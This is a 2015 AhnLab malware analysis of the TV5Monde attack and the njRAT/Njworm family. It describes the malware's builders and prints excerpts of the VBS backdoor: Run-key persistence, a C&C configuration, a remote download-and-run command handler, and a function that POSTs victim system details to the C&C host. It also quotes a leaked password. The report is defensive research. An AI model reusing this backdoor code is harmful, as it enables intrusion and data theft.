Tech Report

Targeted attack on France's TV5Monde

May 05, 2015

AhnLab

Tabel of Content

Introduction

Increasingly, cyberattacks targeting various industrial sectors are directed towards prominent institutions. In a recent incident reported on April 8, 2015, TV5 Monde, one of France's largest global television networks was attacked by hackers, resulting in the disruption of eleven TV5 Monde's channels. According to TV5 Monde, a hacker group claiming to be linked to the Islamic State Group executed the attack.

This report analyzes the malwares used in the targeted attack against TV5 Monde in France.

Attack Outline

At 10 pm on April 8, 2015, TV5 Monde fell victim to a cyberattack by Islamic fundamentalist hacker group, "Cyber Caliphate", which claims to be linked to the Islamic State of Iraq and Syria (ISIS). Back in January 2015, this group hacked into the official Twitter account of the United States Central Command.

In this incident, 11 programme broadcasts of TV5 Monde channels were disrupted for 3 hours as the hacker group breaches the Network's internal systems and overriding the digital broadcast system. The hacker group also took control of the Network's administrative systems making emails inaccessible. The Network's social media accounts and website were not spared. The Network's Facebook account was hacked, and made to display images of ISIS.

[Figure 1] French newspaper article on TV5Monde attack

Complete details on the attack are still uncertain, but the Network's soft approach to security was exposed on live television.


[Figure 2] Live television displays usernames and passwords on wall

A live interview with a reporter the next day of the attack displayed usernames and passwords written on post-it notes. One of the post-it notes revealed the network's passwords for YouTube. Twitter user “pent0thal” confirmed that the password was "lemotdepassedeyoutube," which translates in English to "the password of YouTube."

[Figure 3] Another password spotted

The same user, pent0thal, discovered another password in a publicly broadcasted segment of the news, which can be seen above. TV5Monde's negligent approach to security, like writing account information on notepads pasted on walls, may have contributed to the hacking incident.

On April 9, 2015, Blue Coat, a security vendor, released a press statement on the TV5Monde attack.



Visual Basic Script malware reportedly used in TV5 Monde intrusion

Snorre Fagerland - April 9, 2015

On Thursday April 9th the French TV station TV5 Monde was reportedly knocked off the air by supporters of the Islamic State.

Information on how the attack was performed has been scarce. The only semi-technical information we have seen at the time of writing came from one of the initial news reports.


Blue Coat has no insider information on this intrusion, but we were able to find a piece of malware which, though not identical, matches many of the indicators given in the Breaking3Zero story. Among others, it contains references to the same aliases (*JoHn.Dz* and *Najaf*).
The md5 hash of this sample is 2962c44ce678d6ca1246f5ead67d115a.

[Figure 4] Press statement by Blue Coat (*Source: Blue Coat Blog)

According to this statement, the malware used in the TV5 Monde attack is a variant of Njworm that is popular in the Middle East.

Findings #1: Njrat and Njworm, based in the Middle East

A Kuwaiti, known by the alias “njq8”, created NjRAT and Njworm. A simple search on the web shows that there are numerous online video tutorials in the Arabic language sharing knowledge on executing and exploiting with njRAT and Njworm. This level of knowledge sharing and support is making the backdoor malware popular among attackers in the Middle-East region.



[Fig, 5] Video tutorial in the Arabic language

(*Source: www.youtube.com/watch?v=sKtoONku1w0)

Many variants of this malware have been found ever since the source code was disclosed in May 2013. A C# source code generator was even uploaded on an Arabic developer’s site on December 8, 2014.

With the increase in threats involving this malware, Microsoft Malware Protection Center (MMPC) took down the NjRAT and Njworm malware families in June 2014. These malware families are believed to have been created by Kuwaiti, Naser Al Mutairi, aka njq8, and Algerian, Mohamed Benabdellah, aka Houdini.

There is also VB source code generators. The VBS codes are slightly different as compared to the C# source code generator, but it performs the same action – stealing personal information and acting as a backdoor. When the VB source code generator runs, the attacker must enter the port number, and specify the host address, name, directory and installation name. The output files created could be slightly different.

Findings #2: Source code generator and generation process


Let's take a look at how some source code generators work.

1. Source Code Generator 1

When you execute the generator, a window to set the port will appear. Then, a message stating the port is successfully connected will appear as below.

[Figure 6] Port connected

If you right-click on the white bar on the message above, a window will appear to send commands. The command types are divided into w0rm, Computer, Run and Options, and you can send various commands based on the command type.



[Figure 7] Command window


After selecting a command, and clicking Builder, a window to initialize the IP and port will appear. You can specify the host, port, name and install name, and select one of the six directories.

[Figure 8] Generating source codes through Builder

2. Source Code Generator 2


Let us take a look at another source code generator. When you open the generator, a window to enter the port number as in [Figure 9] and a window to specify a few settings as in [Figure 10] will appear.

[Figure 9] Home screen for Source Code Generator 2



[Figure 10] Settings page

The command type is simpler. The options are only Run File, VBS Code and Uninstall Worm.



[Figure 11] Command window

You can specify the host, port, name and install name. The Spread File Name and directory has been modified.

[Figure 12] Settings page for Source Code Generator 2

The biggest difference between the two source code generators is the process to verify whether the environment is a virtual environment or physical environment.

Source Code Generator 1 does not include a function to verify the environment.

On the other hand, Source Code Generator 2 offers vmcheck() function at the beginning of the exploit codes, where if it is verified that the environment is verified as virtual, the exploit code jumps to a process that immediately deletes the VBS file and terminates.

Findings #3: VB script backdoor

The malware used in TV5Monde attack is a VBS (Visual Basic Script) malware created with one of these source code generators. It steals personal information and allows remote control, and performs the following actions:

1. Create files

    C:\Documents and Settings\Administrator\Start Menu\Programs\Startup\SecurityNajaf.vbs

    C:\Documents and Settings\Administrator\LocalSettings\Temp\(Original).vbs

2. Enable auto-run via Registry

    HKCU\Software\Microsoft\Windows\CurrentVersion\Run\SecurityNajaf "wscript.exe //B "SecurityNajaf.vbs""

    HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\SecurityNajaff "wscript.exe //B "SecurityNajaf.vbs""

3. Communicate with C&C server

The scripts are divided into initialization codes and backdoor codes. The initialization codes contain install name, IP and port details.

```
dim installname
installname = "SecurityNajaf.vbs"
dim dir
dir = "Temp"
path = shell.ExpandEnvironmentStrings("%" & dir & "%") & "\"
dim spl
spl="|SE-NAJAF|"
dim http
set http = CreateObject("MICROSOFT.XMLHTTP")
dim host
host = "127.0.0.1"
dim port
port = "1144"
dim name
name = "SECURITY 2014"
```

[Figure 13] Initialization codes

The backdoor codes define the action of the commands sent to the C&C server.

```
cmd = Send ("READY","")
response = split(cmd,spl)
                select case response(0)
                 Case "uninstall"
                                uninstall
                 case "RE"
                                shell.run WScript.SCRIPTFULLNAME ,7
                                WScript.Quit
                 case "download"
                                download response(1),path & response(2)
```

[Figure 14] Remote command execution codes

This malware not only acts as a backdoor, but also steal user information that includes user name, computer name, volume serial number and Windows version.

```
function Send(cmd,data)
Send = ""
http.open "POST","http://" & host & ":" & port &"/" & cmd, false
http.setRequestHeader "User-Agent:",  userinfo
http.send data
Send = http.responseText
end function
function userinfo
on error resume next
if userinfo = "" then
x = "XDZX"
userinfo = x & " startinfo" & spl & name & hwid &  spl &  OS & spl  & computer
& spl  & username &spl &
security & spl &  usb  & spl &  "1.2" &spl &  x
end if
end Function
function computer
computer = shell.expandenvironmentstrings("%computername%")
end function
function username
username = shell.expandenvironmentstrings("%username%")
end function
```

[Figure 15] System information extraction codes

The originating address of the detected malware was the malware itself, so it is determined and highly possible that it was created for testing.

Conclusion

AhnLab has investigated the malware that seized control of France's TV5Monde and disrupting the broadcast of 11 TV5Monde's channels. Television networks are the perfect targets for cyber-attacks intended for political reasons and it has been proven possible for attackers to take control of the television broadcast. Television broadcast companies have an immediate need to reinforce security and take targeted attacks seriously. Malware that are widely used in specific countries or regions could be executed as political attacks, so it is also important to be up-to-date about these malware.

<References>

• French TV station TV5Monde hit by Islamic State hack

www.dailymail.co.uk/wires/afp/article-3031644/French-TV5Monde-hitpro-Islamic-State-hackers.html

• Simple njRAT Fuels Nascent Middle East Cybercrime Scene

www.symantec.com/connect/blogs/simple-njrat-fuels-nascent-middleeast-cybercrime-scene

• New RATs Emerge from Leaked Njw0rm Source Code

http://blog.trendmicro.com/trendlabs-security-intelligence/new-rats-emerge-fromleaked-njw0rm-source-code

• www.eff.org/files/2013/12/28/quantum_of_surveillance4d.pdf

•http://www.lemonde.fr/pixels/article/2015/04/09/les-sites-de-tv5-monde-detournes-par-un-groupe-islamiste_4612099_4408996.html

• www.cnbc.com/id/102330338

• https://twitter.com/pent0thal

• www.bluecoat.com/security-blog/2015--04-09/visual-basicscript-malware-reportedly-used-tv5-monde-intrusion

• www.youtube.com/watch?v=sKtoONku1w0

• https://jomgegar.com/topic/14665-njrat-v07dbuilderstub-fullsource-code/

•http://blogs.technet.com/b/mmpc/archive/2014/06/30/microsoftdigital-crimes-unit-disrupts-jenxcus-and-bladabindi-malware-families.aspx

• http://blogs.microsoft.com/blog/2014/06/30/microsoft-takes-onglobal-cybercrime-epidemic-in-tenth-malware-disruption/

AhnLab, Inc.
www.ahnlab.com
©2015 AhnLab, Inc. All rights reserved.
Reproduction and/or distribution of a whole or part of this document without prior written permission from AhnLab are strictly prohibited.